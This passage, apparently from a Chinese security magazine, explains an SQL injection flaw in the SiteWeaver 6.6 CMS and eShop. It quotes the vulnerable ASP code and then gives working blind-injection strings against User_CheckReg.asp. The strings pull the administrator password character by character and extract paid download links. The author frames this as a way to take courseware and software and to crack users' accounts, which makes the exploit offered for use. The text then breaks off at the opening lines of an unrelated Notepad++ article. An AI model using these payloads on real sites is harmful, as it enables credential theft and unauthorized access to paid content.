


图3




图4

漏洞影响SiteWeaver6.6版的CMS和eShop系统，这两个系统的发布日期为2008年6月30日，也就是说其后使用SiteWeaver新建的站点基本是6.6版的，这点是很重要的，因为我们必须确定对方站点是6.6版。

User_CheckReg.asp页面漏洞

这个漏洞应该是程序员的一时疏忽造成的，但就是这个小小的疏漏却打开了注入的潘多拉魔盒！这再次说明代码的严谨性是容不得半点马虎的。

漏洞描述：由于漏洞页面Reg/User_CheckReg.asp使用了不恰当的变量名，同时在处理逻辑判断顺序上存在失误，因此导致注入漏洞。此漏洞影响所有版本的SiteWeaver系统，包括6.5的CMS和eShop。其代码如下：

```
Sub User_CheckReg()
Dim RegUserName, rsCheckReg
RegUserName = Trim(request("UserName"))
If CheckUserBadChar(UserName) = False Then
//请注意此处过滤的变量名为UserName！并不是RegUserName，如此疏忽，暴汗！
ErrMsg = ErrMsg & "<br><li>用户名中含有非法字符</li>"
End If
```

```
If FoundErr = True Then Exit Sub
//如果UserName为空，则CheckUserBadChar函数返回True，于是跳过此条件继续执行
If RegUserName = "" Or GetStrLen(RegUserName) > UserNameMax Or GetStrLen(RegUserName) < UserNameLimit Then
FoundErr = True
ErrMsg = ErrMsg & "<br><li>请输入用户名(不能大于" & UserNameMax & "小于" & UserNameLimit & ")</li>"
End If
If FoundInArr(UserName_RegDisabled, RegUserName, "|") = True Then
FoundErr = True
ErrMsg = ErrMsg & "<br><li>您输入的用户名为系统禁止注册的用户名! </li>"
End If
//虽然以上两个条件对RegUserName变量的长度等做了限制，但却没有使用"If FoundErr = True Then Exit Sub"语句进行判断，导致限制成了虚设，非法字符最终还是被引入下面的SQL语句中执行！假如将"FoundErr = True"语句移到此处，那么仅默认20的长度限制也会令此漏洞成为鸡肋
Set rsCheckReg = Conn.Execute("select UserName from PE_User where UserName='" & RegUserName & "'")
If Not (rsCheckReg.bof And rsCheckReg.EOF) Then
FoundErr = True
ErrMsg = ErrMsg & "<br><li>"" & RegUserName & """已经存在! 请换一个用户名再试试! </li>"
End If
rsCheckReg.Close
…（略）
End Sub
```

不难看出程序员首先错误地过滤了变量UserName，使得变量RegUserName成为漏网之鱼，接着在将变量RegUserName引入SQL语句前没有使用"If FoundErr = True Then Exit Sub"语句进行判断，于是这个应该说是比较低级的注入漏洞被触发了。这里我们有必要分析一下定义在Include/PowerEasy.Common.Security.asp文件中的函数CheckUserBadChar，因为这个函数从某种意义上讲成就了我们的注入。代码如下:

```
Function CheckUserBadChar(strChar)
Dim strBadChar, arrBadChar, i
strBadChar = "',%,^,&,?,(,),<,>,[,],{,},/,\,;,:," & Chr(34) & ",*,|,"",.,#"
arrBadChar = Split(strBadChar, ",")
If strChar = "" Then
CheckUserBadChar = False
Else
For i = 0 To UBound(arrBadChar)
If InStr(strChar, arrBadChar(i)) > 0 Then
CheckUserBadChar = False
Exit Function
End If
Next
End If
CheckUserBadChar = True
End Function
```

匪夷所思的是最后一句代码"CheckUserBadChar = True"！按说如果参数为空时函数返回Flase(语句"If strChar = "" Then CheckUserBadChar = False")，但最后一句又将Flase覆盖为True！这使得在页面Reg/User_CheckReg.asp中，无须考虑变量UserName的取值就可以继续注入，也可谓之画蛇添足的一句代码。

从前文我们已经获得了如何绕过Start.asp的方法。因为此漏洞是字符型，所以必须以Form方式提交变量，于是我们继续使用上面漏洞提到的注入工具SWInject.htm！此外由于该页面不能直接返回SQL语句执行结果，因此只能进行手工注入。

特殊的B或b字符。我在测试时发现这样一个现象："and"或"or"关键字前添加字符"B"或"b"不影响SQL语句的正常执行，这种添加甚至可以不使用空格，比如"band 1=1"！然而直接在Access测试时失败，如图5所示。但这种用法在ASP语句中的确是可以的，甚是费解！我没有在Access帮助和网络中找到答案，但可以肯定的是，当B或b和and或or一起使用时也被作为一种运算符！下面的注入语句就用到了这个结论。




图5

我们使用的注入语句如下:

```
admino'%20union%20select%201%20from%20pe_admin%20where%20username='admin'band%20Mid(password,1,1)>'0
//当然还可以使用语句：
admino'%20union%20select%201%20from%20pe_admin%20where%20id=1%20and%20Mid(password,1,1)>'0
```

引入页面Reg/User_CheckReg.asp中的SQL语句后成为：

```
select UserName from PE_User where UserName='admino' union select 1 from pe_admin where username='admin'band Mid(password,1,1)>'0
```

因为不能使用"(select",所以构造"union"语句。需要注意的是：用户"admino"不存在，而"admin"存在，这样前者返回空集，后者根据"Mid(password,1,1)"条件返回结果，完成手工注入，如图6和图7所示，然后修改"Mid(password,1,1)"为"Mid(password,2,1)"猜解第2位。




图6




图7

至于猜解软件的实际下载链接类似，只需要将语句改为如下形式即可。


```
admin0'%20union%20select%201%20from%20pe_soft%20where%20softid=1%20and%20Mid(DownloadUrl,7,1)>'1
//DownloadUrl内容如"下载地址1|200810/20081013221915 62.rar$$$下载地址2|200810/20081013221925 69.rar",softid=1为软件下载ID,需要根据实际修改
```

至此，我们有两种方法进行注入获取管理员密码、软件下载链接，下载课件、软件等对我们来说已是轻而易举的事情，我们甚至可以破解具有足够点币的用户密码，"借鸡下蛋"了。

因为动易采用了后台验证码，所以即使利用漏洞破解出管理员的密码，还是无法登录后台的，除非爆出读文件或跨站漏洞。本文先就此收笔了，有兴趣的读者可以做进一步的研究。

前置知识：无
关键词：漏洞、Notepad++、无效指针漏洞

Notepad++之CSS文件无效指针缺陷



文/图 爱无言

很多人都知道，国外有一款十分优秀的开源代码型文本文件编辑软件Notepad++。这款软件可以说是我们常常使用的"记事本"程序的超级加强版。

Notepad++在文本编辑以及文本文件查看方面有着出色的功能，不但可以进行正常的文本

记录保存，同时对于那些具有固定格式的文本文件可以采用不同的颜色来加强显示文本文件的内容。例如对于VC++语言开发的CPP文件，Notepad++的显示效果如图1所示。

